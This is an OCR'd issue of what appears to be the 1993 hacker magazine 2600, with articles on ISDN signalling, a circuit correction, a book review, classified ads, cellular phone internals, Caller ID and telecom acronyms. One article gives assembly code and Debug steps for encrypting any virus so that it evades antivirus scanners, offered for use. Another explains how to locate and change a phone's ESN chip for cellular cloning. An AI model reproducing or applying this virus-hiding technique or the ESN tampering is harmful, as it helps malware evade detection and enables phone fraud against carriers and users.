
On a local loop, a caller on a regular analog phone (using a Terminal Adaptor, or TA) could make a call, and the DTMF signals would be sent to the user's PBX. There, the DTMF tones would be converted to a DSS1 setup message, which has a 16 bit address field. The user's central office switch would then convert the DSS1 message to an SS7 ISDN User Part message.

From there, the SS7 signal would travel through the network to the receiving party's CO. The CO would convert the SS7 signal to (you guessed it) a DSS1 message. The ISDN-equipped PBX on the called party's end would then, if necessary, convert the DSS1 message to DTMF tones, and the phone would ring. If the recipient's phone was an ISDN set, the DSS1 message would go straight to it, rather than having to do an extra DTMF conversion.

Also, if there was no PBX on the site, but just a single ISDN phone on the local loop, the DSS1 signal from the CO would go straight to the phone. And if the call was made to a node on the same CO, SS7 wouldn't be used at all - the DSS1 signal would travel from one node on the CO to the other node, working just like a regular same-CO phone call would, not using trunk lines at all.

Another tidbit that might be useful: the Bellcore National ISDN informational hotline number is (800) 992-4736.

QUARTER NOTES



In keeping with our tradition of screwing up nearly every circuit diagram we've ever printed, we're happy to report that last issue's Quarter schematic did indeed contain an error: pins 3 and 8 on U3 should *not* be connected. While the error prevents the circuit from operating correctly, it should not have damaged the chips in any way.

Other readers expressed frustration with trying to obtain a 600 Ohm speaker. We admit that the speaker is somewhat obscure, but it was necessary in order to keep circuit parts at a minimum. For the record, we were able to use a dynamic microphone element (part number 25LM035 from Mouser Electronics) rated at 30 Ohms. It is possible to use more common speakers such as those rated at 8 Ohms, however, not without the addition of an op-amp to match U1's expected impedance.

The above schematic is a simple variation of the one we printed in our last issue. Readers will note that the original error is corrected (pins 3 and 8 on U3 are not connected), and that the circuit contains two additional parts: T1, a 2N222 NPN transistor (although any NPN transistor should work); and R4, a 1 kOhm resistor. These parts comprise a simple op-amp that will allow virtually any low impedance speaker to be used.

We were able to purchase all our parts collectively from the following firms: Digi-Key Corporation (800-344-4539); Mouser Electronics (800-346-6873); and Southpaw Electronics (800-851-8870).

BOOK REVIEW

Approaching Zero
by Paul Mungo and Bryan Clough
Random House
236 pages (plus "notes" and a "select bibliography")
Review by Stephen J. Resz

First published in Great Britain in 1992 this thin volume became available in the U.S. in April. Despite its size, it has a sub-title which is a mouthful: "The Extraordinary Underworld of Hackers, Phreakers, Virus Writers, and Keyboard Criminals." Paul Mungo is an American living in London who writes for several British newspapers. He has also covered the entertainment industry, and computer crime for such varied publications as *GO, The Hollywood Reporter, Variety,* and *Time.* Bryan Clough is an English native who is a member of New Scotland Yard's National Computer Virus Strategy Group. He is also said to be "an accountant who specializes in international computer security."

The book is not so much a story as a collection of unrelated anecdotes - nor do the authors attempt to identify common themes or points of view. Nor can the book be said to be a history of its subject matter, because there is little historical context. Like many dual-authored books, it is a hodgepodge. However, this work is not without merit. Given the authors' geographical location, it's not surprising that *Approaching Zero* has a more international (and particularly European) flavor than most of the previous efforts in this genre. It also has more of a focus on computer viruses than any other "general trade" book released in the U.S.

The Prologue starts with a slice of the life of "Fry Guy". This is where the book begins to go wrong. The name, of course, is a handle, and we are told that he took his alias from a McDonald's commercial which proclaimed, "We are the fry guys" - but the book does not tell us that Fry Guy, while a teenager, broke into McDonald's computer and gave unjustified raises to his friends who worked at that venerable hamburger chain - which is what really got him his nickname.

Fry Guy is then described as breaking into the computers of "Credit Systems of America.... He had just broken into one of the most secure computer systems in the United States, one which held the credit histories of millions of American citizens." There is no such company as "Credit Systems of America" - Fry Guy had, of course, gotten into the computers of either TRW Credit Data or Equifax - systems which have been breached so frequently and regularly over the last 15 years that they can hardly be termed "one of the most secure" in the country. And what is so "sensitive" about the names TRW and Equifax? It is the beginning of a pattern which permeates the book.

Facts are inaccurate, or deliberately misleading. This should not be surprising to the reader, however, because in the "front of the book" acknowledgments the authors state:

"Because of the sensitivity of much of the material in this book, the names of some individuals and companies and the order of certain events have been changed. Various details have also been deliberately altered in the descriptions of certain illegal acts, and some technical definitions have been simplified to aid comprehensibility."

To a fellow journalist who believes that the facts (as best as the "truth" can be ascertained) be reported accurately and clearly - and in an entertaining manner and style - this is a sad admission. Perhaps the authors would be more comfortable writing fiction. This thought is heightened by the authors' maddingly frequent use of terms such as "allegedly". In one case they have this sentence: "The most successful bank robbery ever carried out by hackers *may* have occurred two years ago" - and then go on for four pages of technically ludicrous details of how these hackers supposedly did it. They write that the hackers "...rigged the Citicorp computer controlling the EFT transfers to direct all of its data flow to an unused Telenet terminal they had previously discovered. They took turns sitting on the terminal...." The idea of two hackers taking turns perching atop a "previously discovered" Telenet terminal is humorous - and a shameful misuse of the "King's English", particularly for a Subject from Scotland Yard, and a long-term "American Living in London." But where is this unused terminal - is it connected to the corner public phone booth? Is it the dialup PC in their neighbor's house? Is it hardwired inside the bank (which they are never said to have physically entered)? The authors don't explain; they merely move on to other details which they also can't substantiate.

The authors also pass along as "widely reported" the one about the French Exocet missiles during the Gulf War, which the French had previously sold to the Iraqis. This is the one where the printer (though these writers never even mention a printer - perhaps this is their idea of how "various details have also been deliberately altered in the description of certain illegal acts....") has been modified to take control of the the CPU and tell it to misfire the missile

system. Mungo and Clough offer no serious discussion of how this would, or could be done.

The authors' use of aliases reaches the height of ridiculousness in the case of "Pat Riddle" - the writers don't even have the decency to put this factious name in quotes, perhaps they think that the surname is their clever way of signaling this falsehood to the reader. Clearly, "Pat Riddle" is Ian Murphy who has used the handles "Captain Zap" and "Bill Doger". What makes this deceit so foolish is that Murphy *loves* publicity - he thinks it's good for his security consulting business. Not that all the names have been changed, Steve Wozniak, John "Captain Crunch" Draper, and Robert Morris Jr., among others, are all properly identified. Which leaves a person wondering what criteria the authors use to selectively change peoples' names (without even having enough respect for the reader to inform them when the writers have done so).

Even when the authors aren't outright lying, or passing on rumors, they have an annoying tendency for errors and contradictions. On page 68 they say that, "The first federal law [U.S.] on computer crime, The Computer Fraud and Abuse Act, was passed in 1986." On page 223 they call it the "Computer Fraud and *Misuse* Act" - in fact, the first national American law was passed by Congress in 1984 and it had a similar but longer name; it was subsequently revised by a 1986 law. This is nothing short of sloppy journalism, perhaps what Mungo is used to in the world of London tabloids - and from a legal standpoint, what Clough, with his Scotland Yard affiliation, ought to be ashamed of.

In another instance, the authors confuse Telenet and Sprint as being two different X.25 networks - without realizing that they are one and the same. There are numerous examples throughout the book of such ignorance, and misuse of technical and business terms. This is "pop-journalism" at its worst (the book doesn't even have an index). It's not that they *always* have their facts wrong; sometimes they get them right. But at what point should the reader "suspend belief" in what is ostensively a non-fiction book?

Approaching Zero has no pro- or anti- hacker tone - however this is due less to journalistic "objectivity" than to the dry, reportorial style of its authors - or, given their propensity for un-truth, rumor, and error, maybe their lack of any moral compass bearings whatsoever. It has no verve, no excitement, no sense of suspense. This book is poor journalism, but neither is it good entertainment. That trade books about hacking for the general public can be entertaining is shown in *The Hacker Crackdown* by Bruce Sterling (mildly pro-hacker), and *The Cuckoo's Egg* by Cliff Stoll (virulently anti-hacker). In Mungo and Clough's rendition, there is no sense of adventure, and the people lack depth of character and emotion.

The sections of the book where the authors most get into the subject of viruses (particularly the chapter called "The Bulgarian Threat") borders on the academic - although they *may* contain much historically useful and interesting information. Problem is, amidst the outright fabrications, the errors, and the pages of rumors, one doesn't know when to believe the authors, and when not to. As a fellow "reporter" I generally consider this book as an "unreliable" source.

In a truly foolish ending, the authors make a vain attempt to equate hacking and writing computer viruses as equivalent to nuclear war - without ever having introduced any evidence (or even an anecdote) about the U.S. military and intelligence communities' active interest and research in this area. Do you wonder where the title *Approaching Zero* came from? So did I, but the reader gets no clues until three pages before the end, when the writers describe the "Doomsday Clock" featured in *The Bulletin of the Atomic Scientist* which purports to tell us how many minutes there are until worldwide nuclear war. The concept is silly enough when applied to the serious subject of thermonuclear weapons, but equating it to computer hacking and virus writing is absurd - not that both those activities can't, haven't, and in the future probably will continue to, cause significant damage (look at Morris' Internet worm for example). I for one firmly believe that someday some self-described hacker will, accidentally or on purpose, kill someone. But even that is not equal to the loss of life, or financial consequences, from a nuclear war or additional nuclear accidents such as have happened several times in the U.S., Russia, and the writers' home turf, England. In the fantasy world created by Mungo and Clough, their mythical clock is "approaching zero".

In the end, this book may justify its title more than the authors ever intended.

protecting your virus from evil detectors

by Dr. Bloodmoney

Before learning assembler I found the subject of viril to be about the most boring subject I could think of. But it caught my attention when I started to think about how I could sneak a virus (any virus) by a scanning program such as McAfee's. Here is a simple piece of code I came up with that can be attached to any virus that has been written in assembly language (in the .COM format). It allows you to encrypt a virus until runtime (i.e. until it is too late).

Add the following code to the virus of your choice at the beginning of the program:

```
encryption_code:
      mov bx,offset start_of_virus_code
encryption_loop:
      mov ah,[bx]                ;Take first byte of virus and put in AH
      sub ah,01                  ;This can be any integer up to FF
      mov [bx],ah                ;move changed byte back into virus code
      inc bx                     ;move to next byte of virus
      cmp bx,offset end_virus    ;Are we done yet?
      jb  encryption_loop        ;Nope, keep going
      nop                        ;breakpoint for Debug
start_of_virus                   ;add this label to the beginning of virus
\
\
\
\                                ;viral code
\
\
\
end_virus:
      nop                        ;add this label and NOP to the end of
code ends                        ;the virus
      end encryption_code
```

After you compile the virus into .COM format, take it into Debug.

```
C:>debug virus.com
```

Use the R command to get your registers. Take particular note of CX. After the virus has been encrypted the actual size of the file might be different than CX. This is why we placed the NOP at the end of the file.

Now run the program setting a breakpoint at the FIRST NOP (i.e. G 0111). This will just run the encryption portion of the code and exit back to Debug.

Unassemble the code with U to verify that the virus has been encrypted. You should notice a big change at this point.

Restore all registers to their original values, but first find the address of the NOP we placed at the end of the file. Put its address into CX.

Finally, change the SUB AH,01 in encryption_code to ADD AH,01

Save the file (W) and exit (Q)

You now have a virus that will avoid detection until runtime. When run, the ADD AH,01 restores the original viral code, putting it into action.

I hope you gained something from this article. I realize not everyone is familiar with assembler, but I hope I presented the material in a fashion that everyone could understand.

2600 Marketplace

HACK/VIRUS/PHREAK/ANARCHY/CRACK IBM 3.5" 1.44M disks and books. New Fall 1993 catalog. Lower prices, more products. Send $1 for catalog to: SotMESC, PO Box 573, Long Beach, MS 39560.

FREE CATALOG OF TECHNICAL PAPERS on telephony and data systems. Write: Joseph Bevys, 3622 Terrapin Lane #1003, CS, FL 33067.

"THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $50. Send money order for 2nd day shipping; checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits (foreign add $12 per order, U.S. funds only) for shipping and insurance. E. Newman, 6040 Blvd. East-Suite 19N, West New York, NJ 07093.

WANTED! External SCSI 150-250 meg tape backup drive. Call John at (303) 733-5136.

I'M INTERESTED IN BUYING a red box. Anyone who can help me write to David, Carr 107, Bzn 2067-A, Aquadilla, PR 00603.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

GENUINE CUSTOM 6.49 MHZ subminiature quartz crystals - the optimum frequency and size for your project! Only $5 postpaid, sent first class mail. FREE detailed installation notes included. USPS money orders or cash shipped next day, checks allow 3 weeks. Free instructions only send SASE. Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

WANT TO FIND VIRUS BBS'S? Get the hot numbers to call in the Summer Computer Virus Developments Quarterly, along with other neat things, like the friendly Potassium Hydroxide encrypting virus that keeps snoops off your computer, and the SS-386 protected mode boot sector virus that will leave your a-v software in a cold sweat. $25 with disk. 1 year subscription, $75. American Eagle Publications, Box 41401, Tucson, AZ 85717.

SPANISH HACKER GROUP named IBERHACKER look for exchange off all types of information about computer insecurity (hacking, cracking, phreaking, computer viruses, etc.) and contact with all interested in computer security. We have thousands of pages with computer security-insecurity information. Contact: IBERHACKER - Peru, 6, 1o - 18600 Motril - Granada - Spain.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM, and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogoido, NM 88310.

WANTED: Skilled electronics tech, for payable employment constructing electronic devices for private party. Must be in or near San Francisco, Northern Bay area, must be able to construct electronic devices from schematics. Send brief resume of skills to: Spectrum, P.O. Box 60, Glen Ellen, CA 95442.

THE GOLDEN ERA REBORN! Relive the thrill of the golden era of hacking through our exclusive collection of H/P BBS Message Bases. Posts from over 40 of the most popular boards such as 8BBS, OSUNY, PLOVERNET, LOD, PHOENIX PROJECT, and more. Available in IBM, Amiga, & Macintosh formats. Send for the listing by: Email: lodcom@mindvox.phantom.com. Snail Mail: LOD Communications, 603 W. 13th St., Suite 1A-278, Austin, TX 78701. Voice Mail: 512-448-5098.

WANTED: Early Strowger step-by-step sub-station switching equipment to set up working historical display. Need line relay sets, line finders, distributor, selectors, and individual and trunk-hunting connectors. Contact Leland, 2525 S. Meade St., Denver, CO 80219. E-mail: leland@csn.org.

WANTED: Latest War dialers and Hacking and Phreaking Programs. Please send e-mail to user01@sung.conestogac.on.ca or write to P.O. Box 1151, Station B, Sudbury ON, Canada P3E 4S6.

NEW PRODUCT: Telephone Privacy Plus device defeats line activated bugging equipment, automatic telephone tape recorders, extension eavesdroppers. Equipped with LCD line volt meter. $199.00 Surveillance/Privacy Products Catalog $5. EDE, POB 337, Buffalo, NY 14226 (716) 691-3476.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion.
Deadline for Winter issue: 11/1/93.

more cellular fun

by Judas Gerard

In the Spring 1993 issue of *2600,* Bootleg did an admirable job with his article "Cellular Magic". There are a few things that would be helpful if clarified, so let's do it. I'll assume you read Bootleg's article and have some understanding of the cellular network.

Unless a hacker is quite adept at both hardware and software coding, the item of interest residing in a phone's firmware is the Electronic Serial Number (ESN). On the phones I've worked on, the ESN is stored in a separate, discrete PROM. While some of the newer phones may indeed incorporate the ESN into a VLSI chip with the operating software and NAM, the vast majority of the units floating around don't. The ESN is *not* contained in the same chip as this other data.

I've run into many people who thought the PROM (or E(E)PROM) containing the phone's parameters such as MIN, SIDH, lock code, etc. was the same chip holding the ESN. It's not, and this becomes obvious when you realize that until a few years ago, these parameters had to be burned into a new chip by the dealer when you bought your phone and were assigned a number, or changed service.

Placing the ESN in the PROM serving as the Numeric Assignment Module (NAM) would be a de facto deviation from the EIA standard for cellular phones. This specification states: "The circuitry that provides the serial number must be isolated from fraudulent contact and tampering. Attempts to change the serial number circuitry should render the mobile station inoperative." It's obvious the manufacturers didn't do a very good job in this respect, or cellular fraud wouldn't have reached the $300 million per year mark so quickly. It's no wonder cellular fraud is becoming the medium of choice for hackers who are hip enough to push the envelope. It should be interesting to see what "boxing" techniques develop in the cellular arena.

Where the Hell is the ESN?

Getting back to the lonely little PROM with the ESN, once you know it's not in the EPROM serving as the NAM, or tucked away with the operating code for the phone, it becomes easier to locate, remove, and read (and change, if that was your desire).

The package burned with the ESN is often a 16-pin DIP style surface mounted device (SMD). Don't confuse this with the large 256 bit (32x8) PROM or E(E)PROM used as the NAM. The ESN may be stored in a 32x8 bit chip, but it sure won't be sitting in a socket. The service manual for the G.E. Mini portable phone shows the ESN located in a Ricoh RF5H01 64 bit PROM. Interestingly, this 8-pin IC is soldered all by itself on the foil (trace) side of the logic circuit board instead of the component side with everything else. It's either shy or a loner, and decided to hide from the larger chips and hackers alike.

The photograph with this article is provided to give you a feel for what we're discussing. Not being one of the geniuses who can rewrite phone software, I don't know for a fact which chip contains the ESN on this model as I haven't researched it. None of the large chips to the left of the board are the ESN PROM. One of the small SMDs below the microprocessor or the tiny 8-pin IC below and slightly to the left of the crystal are likely subjects for closer scrutiny. If there is enough interest, perhaps we'll eliminate the challenge by publishing a close-up photo of the correct chip... but that takes the fun out of it!

In closing it is important to note that there is no single answer as to where the ESN is stashed. This varies from manufacturer to manufacturer, and even phone to phone. As the hardware evolves and phones get smaller and smaller, the use of custom "Very Large Scale Integration" (VLSI) circuits increases. In those instances, the ESN could easily be buried in the same chip as the NAM or operating software.

ESN Downloading

An interesting note in this area is the

recent discovery that Motorola and perhaps others have cut costs by designing late-model phones with circuitry that allows the ESN to be downloaded into the phone after manufacture rather than by mounting a pre-burned chip during assembly. There is at least one device that has recently become available that will interface your IBM PC to the phone in order to change the ESN at will. If that sounds interesting, I hope your subscription to *2600* is current. I'd feel badly if you missed our review of the product.

Caller ID


The topic of Caller ID isn't particularly relevant to cellular hacking, especially since carriers almost never pass Caller ID information from the network to the local telco. This degree of anonymity is one of the nice attributes of cellular communications.

There have been numerous letters requesting information on Caller ID, especially looking for techniques to defeat the service. Unfortunately, the outlook is grim in this area, as you'll see.

For a telco to offer the Caller ID service, the local ESS switches must be of a sufficiently recent revision and be Signaling System 7 (SS7) capable. Caller ID data, whether generated by the switch itself in the case of local calls, or sent through the SS7 network with the other call setup information, is eventually dumped down your phone line to be captured by your display device, modem, or CID to RS-232 converter and displayed on your PC.

This signal is applied to your line after the first full ringing cycle during the "silent period" between the rings by the Voice-band Digital Interface (VDI) contained in your local switch. The data is transmitted as a 1200 bps asynchronous, ASCII-encoded simplex FSK data stream. The standard used is just like the Bell 202 modem specification, with the mark frequency being 1200 Hz and the space (logical zero) represented by 2200 Hz.

The problem with developing Caller ID countermeasures lies within the nature of ESS. These switches establish no actual connection between the calling and called lines until *after* the phone has been answered (and the Caller ID data has been transmitted). This is the same thing that rendered the "Black Box" totally useless.



Circled areas are possible ESN locations.

If you are not connected to the number you are calling until after the Caller ID data has been dumped, I don't know of a way to introduce any modified data. You can't even do much after the person has answered because the Caller ID display units depend on a "ring detector" to sense when the phone is ringing to activate and apply AC termination to the line and attempt to sync up with the data stream. Once the voice connection is established and the called party is off hook, the display device will ignore anything you dump down the line.

A Solution on the Horizon?

There is a possible solution to this dilemma, but it requires the ability to access your switch's programming. Since certain telcos (like Nevada's CenTel) cooperate with law enforcement by programming the switch to send a fake number via Caller ID to assist in sting operations. It wouldn't surprise me if hackers renewed their efforts to obtain dialup access to their local ESS switch....

acronyms s-x (no y or z)

by Echo

S Sleeve
SAC Service Area Code
SAC Service Area Computer
SAC Special Area Code
SAG Street Address Guide
SAI Serving Area Interface
SALI Standalone Automatic Location Identification
SAMA Step by step Automatic Message Accounting
SAR Store Address Register
SARTS Switched Access Remote Test System
SAT Special Access Termination
SAT Supervisory Audio Tone
SBMS Southwestern Bell Mobile Service
SBS Skyline Business Systems
SC Scanner Controller
SC Sectional Center
SCAT Stromberg-Carlson Assistance Team
SCC Specialized Common Carrier
SCC Switching Control Center
SCCS Specialized Common Carrier Service
SCCS Switching Control Center System
SCF Selective Call Forwarding
SCM Subscriber Carrier Module
SCO Serving Central Office
SCOT Stepper Central Office Tester
SCOTS Surveillance & Control Of Transmissions System
SCP Signal Control Point
SCP Signal Conversion Point
SCP System Control Program
SCPC Signal Channel Per Carrier
SCPD Supplementary Central Pulse Distributor
SCU Selector Control Unit
SCX Specialized Communications eXchange
SD&D Specific Development & Design
SDIS Switched Digital Integrated Service
SDL Specification and Description Language
SDLC Synchronous Data Link Control
SDN Software-Defined Network
SDOC Selective Dynamic Overload Controls
SDP Service Delivery Point
SDR Store Data Register
SDS Switched Data Service
SDS Synchronous Data Set
SDSC Synchronous Data Set Controller
SEAS Signaling Engineering and Administration System
SEL SELector
SES Service Evaluation System
SF Single Frequency
SFMC Satellite Facility Management Center
SG SuperGroup
SGML Standard Generic Markup Language
SGMP Simple Gateway Management Protocol
SI Status Indicator
SIC Silicon Integrated Circuit
SID System IDentification
SIT Special Information Tone
SLC Subscriber Loop Carrier
SLE Screening Line Editor
SLIC Subscriber Line Interface Circuit
SLIM Subscriber Line Interface Module
SM Switching Module
SMAS Supplementary MAin Store
SMAS Switched Maintenance Access System
SMASF SMAS Frame
SMASPU SMAS Power Unit
SMDF Subscriber Main Distributing Frame
SMDI Subscriber Message Desk Interface
SMDR Station Message Detailed Recording
SMG SuperMasterGroup
SMS Service Management System
SMSA Standard Metropolitan Statistical Area
SMTP Simple Mail Transfer Protocol
SNA System Network Architecture
SNADS System Network Architecture Distribution Service
SNET Southern New England Telephone
SOAC Service Order Analysis Control
SOC Service Oversight Center
SOH Service Order History
SONAR Service Order Negotiation And Retrieval
SONDS Small Office Network Data System
SP Signal Processor
SP Signaling Point
SPAN Space Physics Analysis Network
SPAN System Performance ANalyzer
SPC Southern Pacific Communications
SPC Stored Program Control
SPCS Stored Program Control Systems
SPI Serial Peripheral Interface
SPUC/DL Serial Peripheral Unit Controller/Data Link
SQL/DS Structured Query Language/Data System
SRA Selective Routing Arrangement
SS Special Services
SSAS Station Signaling and Announcement Subsystem
SSB Single-SideBand
SSBAM Single-SideBand Amplitude Modulation
SSC Special Services Center
SSCP Subsystem Services Control Point
SSO Satellite Switching Office
SSP Signal Switching Point
SSP Sponsor Selective Pricing
SSP System Status Panel
SSPC SSP Controller
SSPRU SSP Relay Unit
SSTTSS Space-Space-Time-Time-Space-Space network
ST STart
STC Serving Test Center
STC Switching Technical Center
STD Subscriber Trunk Dialing
STDM Statistical Time Division Multiplexing
STP Signal Transfer Point
STS Shared Tenant Service
STS Space-Time-Space network
SVC Switched Virtual Circuits
SVS Switched Voice Service
SWB SouthWestern Bell
SX SimpleX signaling
SXS Step by (X) Step
SYC SYstem Control
SYSGEN SYStem GENeration
T Tip
T1/OS T1 carrier OutState
T1FE T1 carrier Front End
TA Terminal Adaptor
TA Transfer Allowed

TAC Terminal Access Circuit
TAP Telephone Assistance Plan
TAS Telephone Answering Service
TASC Technical Assistance Service Center
TASC Telecommunications Alarm Surveillance and Control system
TASI Time Assignment Speech Interpolation system
TAT TransAtlantic Telephone
TC Timing Counter
TC Toll Center
TCAP Transaction Capabilities Applications Port
TCAS T-Carrier Administration System
TCC Trunk Class Code
TCG Test Call Generation
TCM Time Compression Multiplexer
TCM Trellis Coded Modulation
TCR Transient Call Record
TDAS Traffic Data Administration System
TDC Tape Data Controller
TDC Terrestrial Data Circuit
TDD Telecommunications Device for Deaf
TDM Time Division Multiplexing
TE Terminal Equipment
TE Transverse Electric
TEHO Tail End Hop Off
TELSAM TELephone Service Attitude Measurement
TERM TERMinal
TFLAP T-carrier Fault-Locating Applications Program
TFS Trunk Forecasting System
TGC Terminal Group Controller
TGN Trunk Group Number
TH Trouble History
TIA Telephone Information Access
TIRKS Trunk Integrated Record Keeping System
TLM Trouble Locating Manual
TLN Trunk Line Network
TLP Transmission Level Point
TLTP Trunk Line and Test Panel
TM Transverse Magnetic
TMDF Trunk Main Distributing Frame
TMMS Telephone Message Management System
TMR Transient Memory Record
Network Operation Plan
TNPC Traffic Network Planning Center
TOPS Timesharing OPerating System
TOPS Traffic Operator Position System
TP Toll Point
TPMP Total network data system Performance Measurement Plan
TR Test Register
TR Transfer Register
TREAT Trouble Report Evaluation Analysis Tool
TRMTR TRamsMiTteR
TRR Tip-Ring Reverse
TSCPF Time Switch and Call Processor Frame
TSCPF Time Switch and Central Processor Frame
TSI Time Slot Interchanger
TSO Time Sharing Option
TSORT Transmission System Optimum Relief Tool
TSP Test SuPervisor
TSP Traffic Service Position
TSPS Traffic Service Position System
TSS Trunk Servicing System
TSST Time-Space-Space-Time network
TST Time-Space-Time network
TST Traveling-Wave Tube
TSTS Time-Space-Time-Space network
TT Trunk Type
TTC Terminating Toll Center
TTL Transistor-Transistor Logic
TTP Trunk Test Panel
TTS Trunk Time Switch
TTTN Tandem Tie Trunk Network
TTY TeleTYpewriter
TTYC TTY Controller
TUR Traffic Usage Recording
TUR Trunk Utilization Report
TWX TeletypeWriter eXchange
UCD Uniform Call Distribution
UIC User Identification Code
UID User ID
UITP Universal Information Transport Plan
UNISTAR UNIversal Single call Telecommunications Answering & Repair
USB Upper Side Band
USITA United States Independent Telephone Association
USO Universal Service Order
USOC Universal Service Order Code
USP Universal Sampling Plan
UUCICO Unix to Unix Copy Incoming Copy Outgoing
UUCP Unix to Unix Copy Program
VAN Value Added Network
VC Virtual Circuit
VCS Virtual Circuit System
VF Voice Frequency
VFY VeriFY
VGF Voice Grade Facility
VHF Very High Frequency
VINES VIrtual NEtwork Software
VIU Voiceband Interface Unit
VLSI Very Large-Scale Integrated circuitry
VM/SP Virtual Machine/System Product
VMB Voice Mail Box
VMCF Virtual Machine Communications Facility
VMR Volt-Meter Reverse
VMRS Voice Message Relay System
VMS Virtual Memory operating System
VMS Voice Mail System
VMS Voice Management System
VNF Virtual Network Feature
VNL Via Net Loss plan
VNLF Via Net Loss Factor
VODAS Voice Over Data Access Station
VPN Virtual Private Network
VRS Voice Response System
VSAM Virtual Storage Access Method
VSAT Very Small Aperature Terminal
VSB Vestigial SideBand modulation
VSE Virtual Storage Extended
VSR Voice Storage and Retrieval
VSS Voice Storage System
VSSP Voice Switch Signaling Point
VTAM Virtual Telecommunications Access Method
VTI Virtual Terminal Interface
VTOC Volume Table Of Contents
VTS Video Teleconferencing System
WAN Wide Area Network
WATS Wide Area Telephone Service
WC Wire Center
WCPC Wire Center Planning Center
WDT Watch Dog Timer
WM Work Manager
XB X-Bar
XBAR X-BAR
XBT X-Bar Tandem
XFE X-Front End
XMS eXtended Multiprocessor operating System

The previous parts of this massive list can be found in the Spring and Summer issues.

2600 MEETINGS

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Bloomington, MN

Mall of America, food court.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432,9559,9700,9798.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Cambridge, MA

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

Chicago

Century Mall, 2828 Clark St., in the 3rd Coast Cafe.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9854.

Fort Lauderdale

West Hollywood Bowling Alley, 296 South State Route 7. Call voice mail for details or changes: 305-680-9214, 100#.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: 901-366-4017, 4018, 4019, 4020, 4021.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: 412-928-9926,9927,9934.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle

Washington State Convention Center, first floor. Payphones: 206-220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

